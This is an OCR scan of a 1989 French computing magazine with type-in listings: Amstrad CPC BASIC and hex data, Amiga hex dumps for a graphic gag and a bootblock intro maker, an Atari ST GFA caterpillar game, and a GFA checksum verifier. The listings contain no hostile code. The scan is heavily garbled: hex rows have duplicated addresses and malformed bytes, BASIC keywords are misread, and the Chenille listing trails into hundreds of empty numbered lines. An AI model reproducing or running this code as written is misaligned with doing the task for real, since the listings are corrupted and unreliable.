20,106,20,89,20,142,20,127,20,89,
20,94,20,89,20,142,20,119,20,89
3230 DATA 119,20,106,20,94,20,119, [5543]
20,106,20,94,20,106,20,142,20,119,
20,119,20,126,20,106,20,142,20,159,20,
42,20,126,20,119,20,106,20,

```



```

2480 phs="E N I G M A" :LY=14:LY=1 [2903]
3:GOSUB 2190:phs="1 JOUSTICK"
2490 I=1:GOSUB 2190:phs="2 CUR [1662]
SEURS:--:LY=24:GOSUB 2190
2500 AS=INKETS:IF AS="" THEN 2500 [1516]
2510 A=ASC(AS):IF A<49 OR A>50 TH [2574]
EN 2500 ELSE CLS:GOSUB 2190
2520 IF A=49 THEN GA=74:D=75:HA= [2905]
72:BA=73:FE=76:RETURN
2530 IF A=50 THEN GA=8:DA=1:HA=0: [2657]
BA=0:FE=76:RETURN ELSE 2500
2540 REM :--: [1736]
2550 REM :--: [419]
2560 REM :--: PRESENTATION :--: [1647]
2570 REM :--: [419]
2580 REM :--: [1736]
2590 REM :--: les faineants peuvent e [9636]
iter de taper ce sous programme.D
REPRESENTATION apres l'initialisati
n des couleurs dans le s/p VARIE
DES BASE
2600 phs="AMI:VEUX TU VOIR LA PRE [5632]
SENTATION >:"LY=10:(40-LEN(phs))/
2:LY=12:GOSUB 2190
2610 phs="OUI :< NON :<LY=INT(4 [4062]
0-LEN(phs))/2:LY=14:GOSUB 2190

```

```

UV 2730 X1=351:GOSUB 2730:GOSUB 2 [978]
2810 FOR h=128 TO 178 STEP 16:zc= [3401]
h:nc=3:za=8:zb=29:enc=3:GOSUB 28
90:NEXT
2820 FOR h=444 TO 512 STEP 16:zc= [3252]
h:nc=3:za=8:zb=29:GOSUB 2890:NEXT
2830 FOR G=128 TO 178 STEP 16:x1= [4298]
g:y1=12:y2=48:GOSUB 2930:NEXT
2840 FOR G=444 TO 512 STEP 16:x1= [3894]
g:y1=12:y2=48:GOSUB 2930:NEXT
2850 AS="E N I G M A":ENC=2:EN2=5 [2109]
7:Z=329:X=94:GOSUB 3070
2860 AS=INKETS:IF AS="" THEN 2880 [4939]
ENC=2:ENC2=5:Z=278:Y=229:ENC=3:ENC2
=5:GOSUB 3070
2870 phs="LNC SOFTWARE":LY=2:LY=2 [2529]
1:GOSUB 2190
2880 AS=INKETS:IF AS="" THEN 2880 [4939]
ENC=2:ENC2=5:Z=278:Y=229:ENC=3:ENC2
=5:GOSUB 3070
2890 PLOT -10,-10,enc:ORIGIN xc,z [3077]
d:z=x2/SQR(za*za+zb*zb):x1=z2*za/z
d
2900 x1=z2*zb/zd:zc=za:zc=zb:zlim= [3155]
1+P1/z1/2:FOR z1=0 TO zlim:PLOT x1
zd
2910 PLOT xc-zd,PLOT -zc,zd,PLOT [4815]

```


CPC

PROGRAMMATION

```

9BC8:31 34 40 35 3E 2A 27 55:DB
9BD0:58 53 59 5F 2D 4F 2F 55:9C
9BD8:65 62 69 59 35 6C 66 61:23
9BD9:5C 63 5B 3D 3E 3F 40:9C
9BDB:41 42 43 44 45 46 47 48:4F
9BDB:41 42 43 44 45 46 47 48:4F
9BDB:31 35 40 55 5A 4F 27 58:DF
9BDB:58 5B 59 3C 62 5C 29 52:22
9BDB:58 57 68 5A 35 57 37 5E:CE
9C08:5A 63 68 56 3D 3E 3F 40:92
9C10:41 42 43 44 45 46 47 48:78
9C18:31 35 40 45 25 39 27 56:FS
9C20:58 5F 5B 20 53 4F 58 63:95
9C28:69 60 66 34 4D 58 58 38:6F
9C30:48 3A 5F 61 67 5F 3F 51:AD
9C38:55 53 61 44 45 46 47 48:8E
9C40:31 37 40 51 4E 49 59 57:82
9C48:29 57 4C 53 47 48 49 5C:DD
9C58:31 53 65 61 5A 36 5D 5F:CF
9C5B:6D 5B 67 61 57 3B 3F 4B:5B
9C68:41 42 43 44 45 46 47 48:CB
9C68:31 38 40 45 5B 4B 4A 2B:48
9C70:48 55 58 5B 62 53 2F 64:AD
9C78:66 32 6F 59 67 68 5B 6B:5D
9C88:39 66 68 3C 6A 3F 68 74:FE
9C88:73 67 5D 44 45 46 47 48:8A
9C98:31 39 40 5E 48 2D 68 58 55:FB
9C98:5F 32 57 59 35 64 66 6D:FB
9C8A:6F 5F 5C 71 3D 58 3F 40:43
9C8A:41 42 43 44 45 46 47 48:18
9C8B:31 3A 40 54 4A 5F 5A 2B:57
9C8C:4D 2A 4C 56 58 2E 56 51:85
9C8C:65 61 65 34 68 67 69 3B:83
9C8D:68 68 68 3C 78 63 6C 61:58
9C8D:4A 78 68 5B 45 46 47 48:9C
9C8D:31 3B 40 54 4F 59 28:78
9C8C:4C 63 5D 4D 58 63 62 55:19
9C90:31 37 67 34 62 65 6C 6A:FC
9C98:62 4C 55 56 57 3B 40:95
9D00:41 42 43 44 45 46 47 48:6F
9D08:32 32 40 47 55 47 27 54:27
9D10:2F 48 5D 5F 52 58 30:45
9D18:57 53 5C 6A 5A 36 49 3D:2B

```

```

9D20:5F 66 60 5F 65 67 71 5A:CE
9D28:41 42 43 44 45 46 47 48:91
9D30:83 02 02 82 82 82 82:16
9D38:8A 8A 8A 33 22 00 00:94
9D40:81 00 03 00 41 00 01:03:P3
9D48:45 00 45 00 11 00 00:00:4E
9D58:83 01 00 82 00 C3 82:6D
9D58:8A 8A 8A 33 22 00 00:94
9D60:83 02 00 82 00 82 82:EF
9D68:80 8A 0A 8A 33 22 00 00:9C
9D70:82 00 82 00 82 82 82:10
9D78:80 8A 0A 00 82 00 82:19
9D80:83 02 02 82 82 82 82:19
9D88:80 8A 8A 33 22 00 00:2C
9D90:83 02 82 82 82 82 82:29
9D98:8A 8A 8A 33 22 00 00:44
9DA0:83 02 82 82 82 82 82:6F
9DA8:45 00 45 00 11 00 00:00:AE
9DB0:83 02 82 82 82 82 82:3D
9DB8:8A 8A 8A 33 22 00 00:84
9DC0:83 02 82 82 82 82 82:6D
9DC8:80 8A 0A 8A 33 22 00 00:4C
9DD0:80 8A 0A 00 82 82 82:5F
9DE0:80 00 00 00 00 00 00:7D
9DE8:80 00 8A 00 8A 00 22 11:00:P0
9DF0:81 00 01 00 41 00 41:00:9D
9DF8:45 00 00 00 11 00 00:3F
9E00:80 00 00 00 41 00 41:00:AA
9E08:80 00 45 00 11 00 00:00:CA
9E10:81 00 02 82 82 82 82:29
9E18:45 00 00 00 11 00 00:50
9E20:80 00 00 00 82 82 82:2A
9E28:80 00 8A 00 8A 00 22 11:00:81
9E30:80 00 00 00 00 00 00:CE
9E38:80 00 00 00 00 00 00:D6
9E40:83 02 82 82 82 82 82:EE
9E48:8A 8A 8A 22 22 00 00:CB
9E50:83 02 82 82 82 82 82:EE
9E58:8A 8A 8A 33 22 00 00:25
9E60:83 02 82 82 82 82 82:23
9E68:80 8A 0A 33 22 00 00:FF
9E70:83 00 02 82 82 82 82:53

```

```

9E78:8A 8A 8A 33 00 00 00:79
9E80:83 02 02 82 82 82 82:0A
9E88:8A 00 8A 00 33 22 00 00:19
9E90:83 02 82 82 82 82 82:1A
9E98:8A 00 8A 00 22 00 00:00
9EA0:83 02 82 82 82 82 82:63
9EA8:8A 8A 8A 33 22 00 00:75
9EB0:83 02 82 82 82 82 82:5D
9EB8:8A 8A 8A 22 22 00 00:30
9EC0:83 02 01 00 41 00 41:00:74
9EC8:45 00 45 00 33 22 00 00:45
9ED0:83 02 82 82 82 82 82:84
9ED8:45 00 45 00 33 00 00:89
9EE0:82 02 82 82 82 82 82:06
9EE8:CF 0A 8A 8A 22 22 00 00:91
9EF0:82 00 82 82 82 82 82:AE
9EF8:8A 0A 8A 33 22 00 00:89
9F00:82 02 82 82 82 82 82:2F
9F08:8A 8A 8A 22 22 00 00:81
9F10:82 02 82 82 82 82 82:EE
9F18:CF 8A 8A 8A 22 22 00 00:D6
9F20:82 02 82 82 82 82 82:08
9F28:8A 8A 8A 33 22 00 00:F6
9F30:83 02 82 82 82 82 82:DF
9F38:8A 0A 8A 00 22 00 00:A9
9F40:83 02 82 82 82 82 82:28
9F48:8A 8A 8A 33 22 00 00:19
9F50:83 02 82 82 82 82 82:EF
9F58:8A 8A 8A 22 22 00 00:D1
9F60:83 02 82 82 82 82 82:FF
9F68:80 8A 0A 33 22 00 00:00
9F70:83 02 01 00 41 00 41:00:25
9F78:45 00 45 00 11 00 00:80
9F80:82 82 82 82 82 82 82:67
9F88:8A 8A 8A 33 22 00 00:56
9F90:82 82 82 82 82 82 82:77
9F98:8A 8A CF 8A 11 00 00 00:BF
9FA0:82 82 82 82 82 82 82:87
9FA8:CF 8A CF 8A 22 22 00 00:35
9FB0:82 82 82 82 82 82 82:6F
9FB8:45 00 8A 8A 22 22 00 00:D8
9FC0:82 82 82 82 82 82 82:6E
9FC8:45 00 45 00 11 00 00:9D

```

```

9FD0:83 02 00 02 00 82 82:EF
9FD8:8A 00 8A 00 33 22 00 00:6A
9FE0:8D 5B 00 00 56 01 00:BB
9FE8:82 66 93 94 98 05:5A
9FF0:1A 77 13 23 1A 77 13:23:ED
9FF8:CD 24 BC C1 10 F0 00:57
A000:7C 96 67 D0 65 77 00:61
A008:CB 19 D1 00 00 00 00:FF
A010:DD 56 01 D0 6E 02 66:1D
A018:03 06 10 CD 19 BD F3 C5:EB
A020:85 96 04 1A 8E 17 13:23:ED
A028:19 F9 E1 CD 00 A0 C1 10:28
A030:EE F9 C9 00 01 01 01 11:A9
A038:12 13 01 3A 33 A0 FE:0C
A040:CA BF A0 21 D8 C2 11:00:CF
A048:95 3E 9A 01 22 92 3E:83
A050:29 01 1A A0 02 CD 19 A0:70
A058:21 82 C3 1A 34 9E 38:10
A060:81 22 A0 02 3E 18 01 1A:CA
A068:A0 02 CD 19 A0 3A 3A 00:5F
A070:FE 08 CA 7E A0 CD A3 A0:C7
A078:21 32 D2 CD 19 A0 3A 35:C2
A080:A0 FE 00 CA 8F A0 CD A3:22
A088:A0 21 D2 8A CD 19 A0 3A:EF
A090:36 A0 FE 00 CA F2 A0 CD:D6
A098:A3 A0 21 C3 C3 02 19 A0:D2
A0A0:CF F2 A0 47 21 C0 8F A5:19
A0A8:11 40 00 BD A0 3C 10 F7:FD
A0B0:85 D1 01 22 A0 3E 02 82:22
A0B8:91 1A A0 3E 10 02 C9 3A:10
A0C0:37 A0 FE 00 CA D8 1D 4B:4B
A0C8:A0 21 C3 C3 02 19 A0:80
A0D0:3A 3A A0 FE 00 CA A1 8D:A5
A0E0:82 A3 A0 21 D4 C3 02 19:08
A0E8:A0 3A 39 A0 FE 00 CA F2:C5
A0F0:82 CD A3 A0 21 D4 C3 CD:A9
A0F8:CD A3 A0 21 F2 C3 02 19:8E
A100:A0 C9 00 01 22 A0 3E 94:15
A108:02 01 1A A0 3E 1F 02 CD:81
A110:0D A0 C9 01 22 A0 3E 94:99
A118:02 01 1A A0 3E 18 02 CD:97
A120:0D A0 C9 00 00 00 00 00:69

```

AMIGA

PROGRAMMATION

C'est dans a poche

KANGURU MEDITATION

*Y-a une faute dans le titre!
Mais non, c'est un gag...*

Titre évocateur en effet pour cette petite plaisanterie graphique à lancer sous CLI. Le court listing hexadécimal à entrer par notre utilitaire maison *Amiga Saisie* (reportez-vous à

son mode d'emploi). Longueur en octets à spécifier: 244.

Nicolas Fournel

```

00001:0000 03F3 0000 0000 0000 0002 0000 0000:03F5
00002:0000 0001 0000 0025 0000 0001 0000 003E:0410
00003:0000 0025 2C79 0000 0004 43F9 0000 007C:7117

```

```

00004:4EAE FE68 23C0 0000 0078 2079 0000 0078:923F
00005:23E8 0038 0000 0074 263C 0000 0000 243C:6F0C
00006:0000 0015 2C79 0000 0078 2079 0000 0074:4DF3
00007:203C 0000 2203 4EAE FF5E 5283 51CA:3498
00008:FFEA 4483 243C 0000 0015 0839 000A 00DF:71E0
00009:F016 6D6D 2C79 0000 0004 2279 0000 0078:A65A
00010:4EAE FE62 4280 4E75 0000 0000 0000 0000:DE05
00011:6E7E 7475 696F 6E2E 6C69 6272 6172:4F41
00012:7900 00B9 4E95 7200 0000 00EC 0000 0007:3E38
00013:0000 0000 0000 0008 0000 0012 0000 0018:0032
00014:0000 0020 0000 0032 0000 0038 0000 0060:00F2
00015:0000 0000 0000 0032 0000 00EB 0000 0001:07DE
00016:0000 03F2 0000 0000 0005 BD58 0000 79B8:3B07

```


Tout vient à point...

CHENILLE

*Encore une chenille, certes, mais pas tout
à fait ordinaire...*

Ce jeu réalisé en GFA 3 propose en effet une originalité. La chenille grandit vite, trop vite, et raccourcit progressivement lorsqu'elle est à l'arrêt. Mais alors c'est facile! Contentons-nous d'attendre suffisamment avant de poursuivre le parcours! N'en croyez rien, le temps est judicieusement limité et la dif-

ficulté croissante... Ne soyez pas surpris de l'apparence de ce listing faisant appel au vérificateur GFA V.1.0 (reportez-vous à son mode d'emploi). Les lecteurs infatigables peuvent cependant taper normalement les lignes sans tenir compte des numéros et des sommes de contrôle.

Patrick Urvoix



```

1  '
2  '          CHENILLE
3  '   Auteur: URVOIX Patrick
4  '   =====
5  '
6  '
7  ' HIDEW
8  ' ON BREAK GOSUB fin_jeu
9  ' ON ERR GOSUB fin_jeu
10 '
11 ' DEFBYT "a.z,y,r,p"
12 ' DIM s$(5),score$(6),nom$(6)
13 ' @top_high_score
14 ' hi_score%=59999
15 ' degre%=2
16 '
17 ' recommence:
18 '
19 ' @init_couleurs
20 ' @presentation
21 '
22 ' CLR score%,temps%,compteurs%
23 ' tableau% $\leftarrow$ 1
24 ' vie% $\leftarrow$ 3
25 ' vie!=TRUE
26 ' allonge!=FALSE
27 ' @init_sprites
28 '
29 ' DO
30 '   continue:
31 '
32 '   CLR
33 '   CLR nbre_points%
34 '
35 '   @affichage_texte
36 '
37 '   PUT coord_x!,coord_y!,s$(1)
38 '   xs=CHRS(coord_x!)
39 '   ys=CHRS(coord_y!)
40 '   SETCOLOR 15,1994
41 '
42 '   WHILE PEEK(&HFFFC02)<1 OR PEEK
43 '     (&HFFFC02)>8
44 '     @init_sprites
45 '     REPEAT
46 '       debut:
47 '       x=ASC(xs)
48 '       y=ASC(ys)
49 '       PUT x,y,s$(1)
50 '
51 '
52 '
53 ' PAUSE degre%
54 '
55 ' touches:
56 ' IF INP(2)
57 '   tou=INP(2)
58 '   SELECT tou
59 '     CASE 196
60 '       SGET tableau%
61 '       TEXT 86,95,0,"P A U S E"
62 '     @attente
63 '     REPEAT
64 '       tou=INP(2)
65 '       UNTIL tou=32
66 '     @attente
67 '     SPUT tableau%
68 '     CASE 27
69 '       @scs_fin
70 '       SELECT a
71 '       ENDSLECT
72 '     ENDF
73 '   a=PEEK(&HFFFC02)
74 '   @temps
75 '   @temps
76 '   CASE 1
77 '     r=1
78 '     p=PTST(x+4,y-6)
79 '     CASE 2
80 '       r=2
81 '       p=PTST(x+4,y+14)
82 '       CASE 4,5,6
83 '         r=3
84 '         p=PTST(x-5,y+4)
85 '         CASE 8,9,10
86 '           r=4
87 '           p=PTST(x+14,y+4)
88 '         DEFAULT
89 '           GOTO commence_effacer
90 '         ENDSLECT
91 '         tests du point 'P'
92 '       SELECT p
93 '       CASE 3
94 '         @coord
95 '         GOTO commence_effacer
96 '       CASE 9
97 '         ADD score%,2
98 '         INC nbre_points%
99 '         IF score%=19999 AND vie!=0
100 '           INC vie%
101 '           vie!=FALSE
102 '           @affichage_vies
103 '         ENDF
104 '
105 '
106 '
107 '
108 '
109 '
110 '
111 '
112 '
113 '
114 '
115 '
116 '
117 '
118 '
119 '
120 '
121 '
122 '
123 '
124 '
125 '
126 '
127 '
128 '
129 '
130 '
131 '
132 '
133 '
134 '
135 '
136 '
137 '
138 '
139 '
140 '
141 '
142 '
143 '
144 '
145 '
146 '
147 '
148 '
149 '
150 '
151 '
152 '
153 '
154 '
155 '
156 '
157 '
158 '
159 '
160 '
161 '
162 '
163 '
164 '
165 '
166 '
167 '
168 '
169 '
170 '
171 '
172 '
173 '
174 '
175 '
176 '
177 '
178 '
179 '
180 '
181 '
182 '
183 '
184 '
185 '
186 '
187 '
188 '
189 '
190 '
191 '
192 '
193 '
194 '
195 '
196 '
197 '
198 '
199 '
200 '
201 '
202 '
203 '
204 '
205 '
206 '
207 '
208 '
209 '
210 '
211 '
212 '
213 '
214 '
215 '
216 '
217 '
218 '
219 '
220 '
221 '
222 '
223 '
224 '
225 '
226 '
227 '
228 '
229 '
230 '
231 '
232 '
233 '
234 '
235 '
236 '
237 '
238 '
239 '
240 '
241 '
242 '
243 '
244 '
245 '
246 '
247 '
248 '
249 '
250 '
251 '
252 '
253 '
254 '
255 '
256 '
257 '
258 '
259 '
260 '
261 '
262 '
263 '
264 '
265 '
266 '
267 '
268 '
269 '
270 '
271 '
272 '
273 '
274 '
275 '
276 '
277 '
278 '
279 '
280 '
281 '
282 '
283 '
284 '
285 '
286 '
287 '
288 '
289 '
290 '
291 '
292 '
293 '
294 '
295 '
296 '
297 '
298 '
299 '
300 '
301 '
302 '
303 '
304 '
305 '
306 '
307 '
308 '
309 '
310 '
311 '
312 '
313 '
314 '
315 '
316 '
317 '
318 '
319 '
320 '
321 '
322 '
323 '
324 '
325 '
326 '
327 '
328 '
329 '
330 '
331 '
332 '
333 '
334 '
335 '
336 '
337 '
338 '
339 '
340 '
341 '
342 '
343 '
344 '
345 '
346 '
347 '
348 '
349 '
350 '
351 '
352 '
353 '
354 '
355 '
356 '
357 '
358 '
359 '
360 '
361 '
362 '
363 '
364 '
365 '
366 '
367 '
368 '
369 '
370 '
371 '
372 '
373 '
374 '
375 '
376 '
377 '
378 '
379 '
380 '
381 '
382 '
383 '
384 '
385 '
386 '
387 '
388 '
389 '
390 '
391 '
392 '
393 '
394 '
395 '
396 '
397 '
398 '
399 '
400 '
401 '
402 '
403 '
404 '
405 '
406 '
407 '
408 '
409 '
410 '
411 '
412 '
413 '
414 '
415 '
416 '
417 '
418 '
419 '
420 '
421 '
422 '
423 '
424 '
425 '
426 '
427 '
428 '
429 '
430 '
431 '
432 '
433 '
434 '
435 '
436 '
437 '
438 '
439 '
440 '
441 '
442 '
443 '
444 '
445 '
446 '
447 '
448 '
449 '
450 '
451 '
452 '
453 '
454 '
455 '
456 '
457 '
458 '
459 '
460 '
461 '
462 '
463 '
464 '
465 '
466 '
467 '
468 '
469 '
470 '
471 '
472 '
473 '
474 '
475 '
476 '
477 '
478 '
479 '
480 '
481 '
482 '
483 '
484 '
485 '
486 '
487 '
488 '
489 '
490 '
491 '
492 '
493 '
494 '
495 '
496 '
497 '
498 '
499 '
500 '
501 '
502 '
503 '
504 '
505 '
506 '
507 '
508 '
509 '
510 '
511 '
512 '
513 '
514 '
515 '
516 '
517 '
518 '
519 '
520 '
521 '
522 '
523 '
524 '
525 '
526 '
527 '
528 '
529 '
530 '
531 '
532 '
533 '
534 '
535 '
536 '
537 '
538 '
539 '
540 '
541 '
542 '
543 '
544 '
545 '
546 '
547 '
548 '
549 '
550 '
551 '
552 '
553 '
554 '
555 '
556 '
557 '
558 '
559 '
560 '
561 '
562 '
563 '
564 '
565 '
566 '
567 '
568 '
569 '
570 '
571 '
572 '
573 '
574 '
575 '
576 '
577 '
578 '
579 '
580 '
581 '
582 '
583 '
584 '
585 '
586 '
587 '
588 '
589 '
590 '
591 '
592 '
593 '
594 '
595 '
596 '
597 '
598 '
599 '
600 '
601 '
602 '
603 '
604 '
605 '
606 '
607 '
608 '
609 '
610 '
611 '
612 '
613 '
614 '
615 '
616 '
617 '
618 '
619 '
620 '
621 '
622 '
623 '
624 '
625 '
626 '
627 '
628 '
629 '
630 '
631 '
632 '
633 '
634 '
635 '
636 '
637 '
638 '
639 '
640 '
641 '
642 '
643 '
644 '
645 '
646 '
647 '
648 '
649 '
650 '
651 '
652 '
653 '
654 '
655 '
656 '
657 '
658 '
659 '
660 '
661 '
662 '
663 '
664 '
665 '
666 '
667 '
668 '
669 '
670 '
671 '
672 '
673 '
674 '
675 '
676 '
677 '
678 '
679 '
680 '
681 '
682 '
683 '
684 '
685 '
686 '
687 '
688 '
689 '
690 '
691 '
692 '
693 '
694 '
695 '
696 '
697 '
698 '
699 '
700 '
701 '
702 '
703 '
704 '
705 '
706 '
707 '
708 '
709 '
710 '
711 '
712 '
713 '
714 '
715 '
716 '
717 '
718 '
719 '
720 '
721 '
722 '
723 '
724 '
725 '
726 '
727 '
728 '
729 '
730 '
731 '
732 '
733 '
734 '
735 '
736 '
737 '
738 '
739 '
740 '
741 '
742 '
743 '
744 '
745 '
746 '
747 '
748 '
749 '
750 '
751 '
752 '
753 '
754 '
755 '
756 '
757 '
758 '
759 '
760 '
761 '
762 '
763 '
764 '
765 '
766 '
767 '
768 '
769 '
770 '
771 '
772 '
773 '
774 '
775 '
776 '
777 '
778 '
779 '
780 '
781 '
782 '
783 '
784 '
785 '
786 '
787 '
788 '
789 '
790 '
791 '
792 '
793 '
794 '
795 '
796 '
797 '
798 '
799 '
800 '
801 '
802 '
803 '
804 '
805 '
806 '
807 '
808 '
809 '
810 '
811 '
812 '
813 '
814 '
815 '
816 '
817 '
818 '
819 '
820 '
821 '
822 '
823 '
824 '
825 '
826 '
827 '
828 '
829 '
830 '
831 '
832 '
833 '
834 '
835 '
836 '
837 '
838 '
839 '
840 '
841 '
842 '
843 '
844 '
845 '
846 '
847 '
848 '
849 '
850 '
851 '
852 '
853 '
854 '
855 '
856 '
857 '
858 '
859 '
860 '
861 '
862 '
863 '
864 '
865 '
866 '
867 '
868 '
869 '
870 '
871 '
872 '
873 '
874 '
875 '
876 '
877 '
878 '
879 '
880 '
881 '
882 '
883 '
884 '
885 '
886 '
887 '
888 '
889 '
890 '
891 '
892 '
893 '
894 '
895 '
896 '
897 '
898 '
899 '
900 '
901 '
902 '
903 '
904 '
905 '
906 '
907 '
908 '
909 '
910 '
911 '
912 '
913 '
914 '
915 '
916 '
917 '
918 '
919 '
920 '
921 '
922 '
923 '
924 '
925 '
926 '
927 '
928 '
929 '
930 '
931 '
932 '
933 '
934 '
935 '
936 '
937 '
938 '
939 '
940 '
941 '
942 '
943 '
944 '
945 '
946 '
947 '
948 '
949 '
950 '
951 '
952 '
953 '
954 '
955 '
956 '
957 '
958 '
959 '
960 '
961 '
962 '
963 '
964 '
965 '
966 '
967 '
968 '
969 '
970 '
971 '
972 '
973 '
974 '
975 '
976 '
977 '
978 '
979 '
980 '
981 '
982 '
983 '
984 '
985 '
986 '
987 '
988 '
989 '
990 '
991 '
992 '
993 '
994 '
995 '
996 '
997 '
998 '
999 '
1000 '

```


68

[illegible]

Tapez fort et juste

VERIFICATEUR V.1.0 GFA

Vérificateur V.1.0 est particulièrement simple d'emploi et concerne les programmes figurant dans nos colonnes sous la forme:

numéro de ligne, blabla GFA, point d'exclamation, somme de contrôle (checksum)

Comment procéder? Tout d'abord, il est impératif que vous soyez en «Deflist 0». Pour ce faire, pressez ESC (passage en mode direct), puis tapez «Deflist 0» [return], «ED» [return]. Tapez normalement votre programme sans les numéros de lignes (repères utiles pour les corrections). A la fin de chacune d'entre-elles, ajoutez un espace, un point d'exclamation et la somme de contrôle exprimée en hexadé-

Qui peut se targuer d'une saisie exempte d'erreurs? La machine implacable de précision (quoique) aime à se gausser de nos étourderies. Ce vérificateur vous épargnera désormais bien des humiliations.

cimal sur deux caractères (ne tenez pas compte de notre alignement réalisé par souci d'esthétique):

N.B. D'aucuns pesteront contre ces quelques signes supplémentaires à taper, prix à payer pour l'obtention d'un listing épuré de tout bug. Qu'ils sachent que la procédure est facultative et que l'on peut s'en dispenser (auquel cas, lesdits

caractères ne devront pas être tapés).

En fin de saisie et après sauvegarde ASCII du programme (qui par convention, devra comporter l'extension «.CHK»), passez-le au vérificateur VERIFBAS (premier listing) qui comparera chaque somme de contrôle tapée avec celle calculée. Les lignes erronées vous seront alors préci-

sées (la prise en compte des inversions de lettres pulvérise tout risque d'erreur).

Important! Rappelons que les quatre derniers caractères de chaque ligne doivent être respectivement un espace, un "!" et les deux caractères de contrôle, sous peine d'erreurs dans vos lignes.

Le second programme nommé VIREREM.BAS permet d'ôter tous ces caractères supplémentaires de votre programme afin de rendre celui-ci exploitable. Ne tentez pas de lancer un programme avec ses checksums, sans quoi, il pourrait vous en cuire (le GFA détecte les Rem après les data).

Sined

* indique l'endroit où vous devez frapper Return.

Vérificateur V 1.0.
Micro Mag 1989.

```
While True*
  Closew 1*
  Fullw 1*
  Titlew 1, " Vérificateur V 1.0
  "
  Openw 1*
  File=False*
  While Not File*
    Fileselect "*.chk", "", F$.
    If Right$(F$)="\\" Or F$=" "*
      @Fin*
    Else*
      If Exist(F$)*
        File=True*
      Endif*
    Endif*
  Wend*
  Cls*
  Open "i", #1, F$.
  While Not Eof(#1)*
    Line Input #1, L$.
    P=Len(L$)*
```

```
While Mid$(L$, P, 1) <> " "
  Dec P*
Wend*
V$=Left$(L$, P-1)*
V=Val("&" + Right$(L$, 2))*
C=0*
For I=1 To Len(V$)*
  C=C+Asc(Mid$(V$, I, 1))*I*
  If C>255*
    C=C Mod 256*
  If C>255*
    C=C-256*
  Endif*
Next I*
Inc L*
If V<>C*
  Print Chr$(7); " Erreur lig
ne : "; L; " => "; L$*
  E=True*
Else*
  Print " Ligne "; L; " Ok !";
Chr$(13)*
Endif*
Wend*
Close*
If Not E*
  Alert 2, "Fin du listing | S
ans erreur ! | Bravo... ", 1,
```



m3


```

" Super ",A.
Else.
  Alert 3," |Faudrait voir à |
  corriger les | erreurs | ",
  1," Prout | ",A.
Endif.
@Fin.
Wend.
'.
Procedure Fin.
  Alert 2," | Désirez-vous sortir
  ? | My dear ",2," Bof
  | | NON | | Si !",A.
  If A=1.
    Alert 3," | Faudrait savoir |
    | J'insiste... ",1," Oui | No
  n ",B.
    If B=1.
      End.
    Endif.
  Endif.
  If A=3.
    End.
  Endif.
Return.

```

```

' Destructeur de Checksum
V 1.0.
' Micro Mag 1989.
'.
While True.
  Closew 1.
  Fullw 1.
  Titlew 1," Destructeur de Chec
  ksum V 1.0 ".
  Openw 1.
  File=False.
  While Not File.
    Fileselect "*.chk"," ",F$.
    If Right$(F$)="\" Or F$="".
      @Fin.
    Else.
      If Exist(F$).
        File=True.
      Endif.
    Endif.
  Wend.
  L=Len(F$).
  While Mid$(F$,L,1)<>"\".
    Dec L.
  Wend.
  S$=F$.
  Mid$(S$,Len(S$)-3,4)=".LST".
  Cls.
  Open "i",#1,F$.
  Open "o",#2,S$.
  L=Lof(#1).
  V=0.
  While Not Eof(#1).

```

```

Line Input #1,L$.
P=Len(L$).
While Mid$(L$,P,1)<>" ".
  Dec P.
Wend.
L$=Left$(L$,P-1).
Print #2,L$.
V=V+Len(L$).
Print At(10,10);Int(V/L*100)
: "% de nettoyé.".
Wend.
Print At(10,10);"C'est fini
  ".
Close.
@Fin.
Wend.
'.
Procedure Fin.
  Alert 2," | Désirez-vous sortir
  ? | My dear ",2," Bof
  | | NON | | Si !",A.
  If A=1.
    Alert 3," | Faudrait savoir |
    | J'insiste... ",1," Oui | No
  n ",B.
    If B=1.
      End.
    Endif.
  Endif.
  If A=3.
    End.
  Endif.
Return.

```

' . indique l'endroit où
 ' vous devez frapper Return.

Ne boudez pas les bleus

BOOTBLOCK MAKER V.2


Micro-Mag n°3 offrait un listing source en Assembleur 68000 destiné à la création d'un bootblock. Tant pis pour les non-poseurs de Devpac (ou autres)! Stéphane Rodriguez, en bon démocrate, propose une version améliorée utilisable par tous...

C et utilitaire permet en effet la création d'un bootblock nanti d'une petite intro graphique (scrolling de dégradés de bleu). Les indications nécessaires sont incluses. Le listing de code

hexadécimaux et à entrer par l'utilitaire *Amiga Saisie* (reportez-vous à son mode d'emploi). Longueur en octets à spécifier: 2204. Bootez bien!

Stéphane Rodriguez

```
000001:0000 03F3 0000 0000 0000 0002 0000 0000:03F5
000002:0000 0001 0000 0202 0000 0001 0000 03E9:05ED
000003:0000 0202 2C79 0000 0004 43F9 0000 01DE:7456
000004:4EAE FE58 23C0 0000 01EA 6700 0066 223C:FC62
000005:0000 01F2 243C 0000 03ED 2C40 4EAE FFE2:A4EB
000006:4B80 23C0 0000 01EE 6700 0048 2200 243C:1DB2
000007:0000 0219 263C 0000 01CF 4EAE FFD0 0839:80DB
000008:0006 00BF E001 670E 0839 000A 00DF F016:410C
000013:4EAE FE9E 43F9 0000 016E 4EAE FE44 4A80 6600:FFC6
000014:0000 03E8 4EAE FE44 4A80 6600 01BE 000E:337C
000015:0000 016E 237C 0000 0000 0000 0000 0000:0000
000016:001C 2C79 0000 0004 4EAE FE38 43F9 0000:BD78
000017:016E 337C 0003 001C 237C 0000 0000 0000:5CA7
000018:237C 0000 0400 0024 237C 0000 0000 0000:022C
000019:2C79 0000 0004 4EAE FE38 43F9 0000 0000:016E
000020:337C 0004 01C 2C79 0000 0004 4EAE FE38:ACFF
000021:43F9 0000 016E 337C 0009 001C 237C 0000:9C84
000022:0000 0024 4EAE FE38 43F9 0000 0000 0000:0000
000023:FE9E 43F9 0000 016E 4EAE FE3E 4E75 41F9:2159
000024:0000 03FA 43EB 0004 4291 320C 0000 0000:2DB2
000025:D098 6400 0004 5280 51C9 FFF6 4680 2280:41DB
000026:4E75 0000 0000 0000 0000 0000 0000 0000:4E75
000027:0000 0000 0000 0000 0000 0000 0000 0000:0000
000028:0000 0000 0000 0000 0000 0000 0000 0000:0000
000029:0000 0000 0000 0000 0000 0000 0000 0000:0000
000030:0000 0000 0000 0000 0000 0000 0000 0000:0000
000031:0000 0000 0000 0000 0000 0000 0000 0000:0000
000032:0000 0000 0000 0000 0000 0000 0000 0000:0000
000033:0000 646F 732E 6C69 6272 6172 7900 0000:80EA
